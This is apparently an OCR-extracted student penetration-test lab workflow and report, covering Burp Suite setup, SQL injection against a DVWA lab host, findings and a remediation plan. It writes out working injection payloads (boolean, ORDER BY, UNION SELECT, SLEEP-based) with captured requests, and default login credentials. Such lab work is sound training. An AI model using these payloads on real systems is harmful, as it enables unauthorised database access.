
1. Launch Burp: burpsuite & or java -jar burpsuite_community.jar &.
2. Proxy → Options → ensure listener on 127.0.0.1:8080.
3. Intercept → set default to off while crawling; turn on for focused interception tests.
4. Project: File → Save Project As → burp_project_<ts>.burp (save in ~/capstone/.../reports/).
5. Export HTTP history if needed: Proxy → HTTP history → Right-click → Save selected items → burp_http_history_<ts>.xml.

Tip: keep a copy of burp_project.burp inside reports/ for archiving.

---

3. DVWA pre-test checks

1. Open http://192.168.198.131/dvwa/ in proxied Firefox.
2. Login with admin / password.
3. DVWA Security → set to low (for initial injection learning).
4. Confirm PHPIDS status in DVWA (should show disabled for low).



Record: take a screenshot of DVWA dashboard and save to evidence/screenshots/dvwa_dashboard_<ts>.png.

---


4. DVWA test cases (SQLi workflow)


4.1 Recon & identify injection point

- Page: /dvwa/vulnerabilities/sqli/
- Input: id parameter (GET)
- Initial check payloads (submit from browser):
    - 1 (control)
    - 1' OR '1'='1' -- - (boolean test)

Expected: boolean payload returns multiple rows; control returns one row.

Evidence to capture: Repeater response <pre> block contents; save to evidence/sqli_raw_<ts>.txt.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Request
Response
Inspector
Request attributes
Request cookies
Request headers
Response headers
Burp Suite Community Edition v2025.3.4 - Temporary Project
Send Cancel
Target: http://192.168.198.131
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
HTTP/1.1 200 OK
Request query parameters
Request body parameters
Done
Event log (1) All issues
Memory: 135.1MB
Disabled




4.2 Determine column count (ORDER BY)

Submit incremental payloads via the DVWA form (browser) and replay with Repeater:

- 1' ORDER BY 1-- -
- 1' ORDER BY 2-- -
- 1' ORDER BY 3-- -
- Keep incrementing until the server errors — column count = (N-1) where N errors.

Log the ORDER BY responses in evidence/sqli_orderby_<ts>.txt.


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 3 × 4 × 5 × 6 ×
Send Cancel
Target: http://192.168.198.131 HTTP/1
Request
Pretty Raw Hex
GET /dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271%27+--+-&Submit=Submit HTTP/1.1
Host: 192.168.198.131
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.198.131/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=5173a4923545b9df53392780bf4eb6bb
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search 0 highlights
Response
Pretty Raw Hex Render
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />
<link rel="icon" type="\image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script>
</head>
<body class="home">


<li onclick="window.location='../../.'" class="">

Home

<li onclick="
window.location='../../instructions.php'" class="">

Instructions

Search 0 highlights
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 10
Response headers 10
Inspector Notes Custom actions
Done
5,038 bytes | 9 millis
Event log (1) All issues
Memory: 130.5MB
Disabled



4.3 UNION-based extraction

When column count C known, craft payload with C columns, use NULL placeholders and place version() and user() in columns likely to be displayed: Example for C=3:

1' UNION SELECT NULL, version(), user()-- -

Submit via browser → send to Repeater → Go → capture <pre> inner text. Save to evidence/sqli_union_<ts>.txt and compute sha256.

If direct UNION fails, try different column positions (shift NULLs) or use ORDER BY and UNION SELECT probes to determine which columns are reflected in output.

4.4 Reproduce & document boolean & time-based blind tests (if needed)

- Boolean: ' OR '1'='1' -- - and ' AND '1'='2' -- - compare differences.
- Time-based: 1' AND SLEEP(5) -- - (use with caution and scope) — include only in lab.

---

5. Burp workflows used (Proxy, Repeater, Intruder)

5.1 Proxy (HTTP history)

- Use Proxy → HTTP history to find captured requests for DVWA pages. Right-click → Send to Repeater/Intruder**.**

5.2 Repeater

- Repeater is the main tool used for manual payload refinement, replay, and evidence capture. Save Repeater requests/responses using Save Response or copy/paste into evidence files.

5.3 Intruder (optional for automated fuzzing)

- Configure a simple Intruder attack to fuzz input patterns if you need to find hidden parameters or test many payloads. For DVWA SQLi practice we rely mainly on Repeater.


5.1 Authentication & Login

- Description: Weak default credentials allowed login.
- Risk Level: High
- Evidence:
  ![Screenshot Placeholder – Login Success]
- Recommendation: Enforce strong authentication policies and disable default accounts.

5.2 SQL Injection (SQLi)

- Description: User ID input field vulnerable to SQLi.
- Impact: Database extraction possible.

- Evidence:
  ![Screenshot Placeholder – SQLi Output]
- Recommendation: Use parameterized queries and input validation.



5.3 Command Execution

- Description: Ping command execution vulnerable to injection.
- Impact: Remote command execution on host.
- Evidence:
  ![Screenshot Placeholder – Command Execution]
- Recommendation: Sanitize inputs, disable unnecessary system calls.

9. Risk assessment and remediation plan (detailed)

8.1 Immediate (Critical, take within 24-72 hrs)

- Remove/patch vsftpd 2.3.4 or shut down FTP service if not required. Replace with a supported FTP server that enforces TLS, or remove FTP entirely.
- Disable anonymous FTP and restrict port 21 access to trusted admin subnets via firewall.

8.2 Short term (1–4 weeks)

- Remove or isolate demo/vulnerable web applications (DVWA, Mutillidae, phpMyAdmin) from any environment reachable by untrusted networks.
- Rotate administrator and database credentials that use default or weak values.
- Harden MySQL: remove anonymous users, remove test DBs, disable remote root access, and enforce strong passwords.

8.3 Medium term (4–12 weeks)

- Implement centralized patch management to keep OS and packages updated.
- Remove insecure legacy services (telnet, rsh, rexec) and replace with secure alternatives.
- Deploy WAF for public-facing web apps and enable logging/monitoring and alerting for suspicious behavior.

8.4 Long term (quarterly)

- Conduct periodic vulnerability scans and scheduled penetration tests.
- Implement secure SDLC practices for web applications: input validation, parameterized queries, secure authentication flows, and least-privilege DB accounts.

---

10. Re-scan & validation plan

After remediation, perform these steps to validate fixes:

1. Re-run nmap -sV -p- and nmap --script vuln to confirm the service versions and the absence of vulnerable services.
2. Re-run OpenVAS/GVM full scan and compare results with baseline. Export PDF/XML of the new report and attach to final deliverables.
3. Retest web applications in Burp (repeat the SQLi and other feature checks under low security to verify issues are patched or app removed).
